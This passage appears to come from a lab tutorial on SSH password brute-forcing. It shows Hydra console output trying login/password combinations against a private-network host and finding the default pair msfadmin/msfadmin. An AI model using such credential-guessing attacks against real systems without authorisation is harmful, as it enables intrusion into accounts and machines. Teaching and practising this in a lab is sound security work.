[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ccccc" - 11 of 64 [child 10] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ddddd" - 12 of 64 [child 11] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "eeeee" - 13 of 64 [child 12] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "msfadmin" - 14 of 64 [child 13] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "fffff" - 15 of 64 [child 14] (0/0)
[ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ggggg" - 16 of 64 [child 15] (0/0)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "aaaaa" - 17 of 70 [child 2] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "cccc" - pass "aaaaa" - 17 of 70 [child 2] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "bbbb" - 18 of 70 [child 4] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "cccc" - pass "bbbb" - 18 of 70 [child 4] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "ccccc" - 19 of 70 [child 0] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "ddddd" - 20 of 70 [child 3] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "eeeee" - 21 of 70 [child 1] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "cccc" - pass "ddddd" - 21 of 70 [child 3] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "msfadmin" - 22 of 70 [child 7] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "fffff" - 23 of 70 [child 10] (0/6)
[ATTEMPT] target 192.168.1.16 - login "cccc" - pass "ggggg" - 24 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "aaaaa" - 25 of 70 [child 6] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "bbbb" - 26 of 70 [child 11] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "ccccc" - 27 of 70 [child 2] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "dddd" - pass "ccccc" - 27 of 70 [child 2] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "ddddd" - 28 of 70 [child 4] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "eeeee" - 29 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "msfadmin" - 30 of 70 [child 7] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "fffff" - 31 of 70 [child 0] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "dddd" - pass "eeeee" - 31 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "dddd" - pass "ggggg" - 32 of 70 [child 1] (0/6)
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "aaaaa" - 33 of 70 [child 6] (0/6)
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "bbbb" - 34 of 70 [child 10] (0/6)
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "ccccc" - 35 of 70 [child 3] (0/6)
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "ddddd" - 36 of 70 [child 2] (0/6)
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "eeeee" - 37 of 70 [child 11] (0/6)
```

Figure 7: Matching the password combinations

- Username/password matched



```
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "eeeee" - 37 of 70 [child 11] (0/6)
[ATTEMPT] target 192.168.1.16 - login "msfadmin" - pass "msfadmin" - 38 of 70 [child 4] (0/6)
[22][ssh] host: 192.168.1.16   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "aaaaa" - 41 of 70 [child 4] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "bbbb" - 42 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "ccccc" - 43 of 70 [child 0] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "bbbb" - 43 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "ddddd" - 44 of 70 [child 1] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "eeeee" - 45 of 70 [child 6] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "msfadmin" - 46 of 70 [child 7] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "fffff" - 47 of 70 [child 2] (0/6)
[ATTEMPT] target 192.168.1.16 - login "eeeee" - pass "ggggg" - 48 of 70 [child 3] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "ffff" - pass "ggggg" - 48 of 70 [child 3] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "aaaaa" - 49 of 70 [child 4] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "bbbb" - 50 of 70 [child 10] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "ccccc" - 51 of 70 [child 11] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "ddddd" - 52 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "eeeee" - 53 of 70 [child 6] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "ffff" - pass "ddddd" - 53 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "msfadmin" - 54 of 70 [child 1] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "fffff" - 55 of 70 [child 2] (0/6)
[ATTEMPT] target 192.168.1.16 - login "ffff" - pass "ggggg" - 56 of 70 [child 3] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "aaaaa" - 57 of 70 [child 0] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "bbbb" - 58 of 70 [child 7] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "ccccc" - 59 of 70 [child 4] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "ddddd" - 60 of 70 [child 11] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "eeeee" - 61 of 70 [child 10] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "gggg" - pass "ddddd" - 61 of 70 [child 11] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "msfadmin" - 62 of 70 [child 3] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "fffff" - 63 of 70 [child 5] (0/6)
[ATTEMPT] target 192.168.1.16 - login "gggg" - pass "ggggg" - 64 of 70 [child 6] (0/6)
[RE-ATTEMPT] target 192.168.1.16 - login "gggg" - pass "fffff" - 64 of 70 [child 5] (0/6)
[REDO-ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "aaaaa" - 65 of 70 [child 1] (1/6)
[REDO-ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "bbbb" - 66 of 70 [child 0] (2/6)
[REDO-ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "eeeee" - 67 of 70 [child 10] (3/6)
[REDO-ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "msfadmin" - 67 of 70 [child 0] (4/6)
[REDO-ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "fffff" - 68 of 70 [child 4] (5/6)
[REDO-ATTEMPT] target 192.168.1.16 - login "bbbbb" - pass "ggggg" - 69 of 70 [child 11] (6/6)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 17:31:42

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 8: User credentials matched